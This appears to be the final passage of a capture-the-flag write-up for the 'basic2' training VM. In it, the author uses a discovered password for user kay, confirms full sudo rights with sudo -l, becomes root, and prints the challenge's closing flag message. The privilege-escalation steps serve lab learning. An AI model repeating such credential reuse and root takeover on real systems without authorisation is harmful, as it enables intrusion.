
I believe that is kay's actual password. Let's see what sudo -l provides us with:

```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$
```

I used the password we just found and sudo -l says we can run any command on this host as this user

THUS


kay@basic2:~$ sudo su root
root@basic2:/home/kay# ls -la /root
total 28
drwx------ 3 root root 4096 Apr 23 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
-rw------- 1 root root 510 Apr 23 2018 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 1017 Apr 23 2018 flag.txt
drwxr-xr-x 2 root root 4096 Apr 18 2018 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
root@basic2:/home/kay# cat /root/flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!
If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.
Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.
Happy hacking!
root@basic2:/home/kay#

END